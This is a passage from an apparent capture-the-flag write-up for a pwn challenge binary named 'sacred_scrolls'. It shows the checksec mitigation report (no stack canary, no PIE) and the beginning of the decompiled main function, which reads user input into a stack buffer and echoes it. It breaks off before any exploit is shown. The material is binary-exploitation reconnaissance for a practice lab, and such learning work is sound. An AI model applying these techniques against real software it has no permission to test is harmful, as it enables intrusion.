

Sacred Scrolls

1) Checked security




```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Sacred Scrolls Revenge/challenge]
└─$ checksec sacred_scrolls
[*] '/home/vigneswar/Pwn/Sacred Scrolls Revenge/challenge/sacred_scrolls'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    RUNPATH:  b'./glibc/'
```


2) Checked decompiled code




```c

void main(void)

{
  undefined8 *puVar1;
  long lVar2;
  byte bVar3;
  undefined auStack_708 [1528];
  undefined8 uStack_110;
  undefined8 local_108;
  undefined8 local_100;
  undefined8 local_f8;
  undefined8 local_f0;
  undefined8 local_e8;
  undefined8 local_e0;
  undefined8 local_d8;
  undefined8 local_d0;
  undefined8 local_c8;
  undefined8 local_c0;
  undefined8 local_b8;
  undefined8 local_b0;
  undefined8 local_a8;
  undefined8 local_a0;
  undefined8 local_98;
  undefined8 local_90;
  undefined8 local_88;
  undefined8 local_80;
  undefined8 local_78;
  undefined8 local_70;
  undefined8 local_68;
  undefined8 local_60;
  undefined8 local_58;
  undefined8 local_50;
  undefined8 local_48;
  undefined *local_40;
  undefined8 local_38;
  undefined4 local_2c;

  bVar3 = 0;
  uStack_110 = 0x400efa;
  setup();
  uStack_110 = 0x400eff;
  banner();
  uStack_110 = 0x400f09;
  clean();
  uStack_110 = 0x400f1a;
  printf("\nEnter your wizard tag: ");
  local_2c = 0x600;
  local_38 = 0x5ff;
  local_40 = auStack_708;
  read(0,auStack_708,0x5ff);
  printf("\nInteract with magic library %s",local_40);
  puVar1 = &local_108;
  for (lVar2 = 0x19; lVar2 != 0; lVar2 = lVar2 + -1) {
    *puVar1 = 0;
```


Decompile: main - (sacred_scrolls)

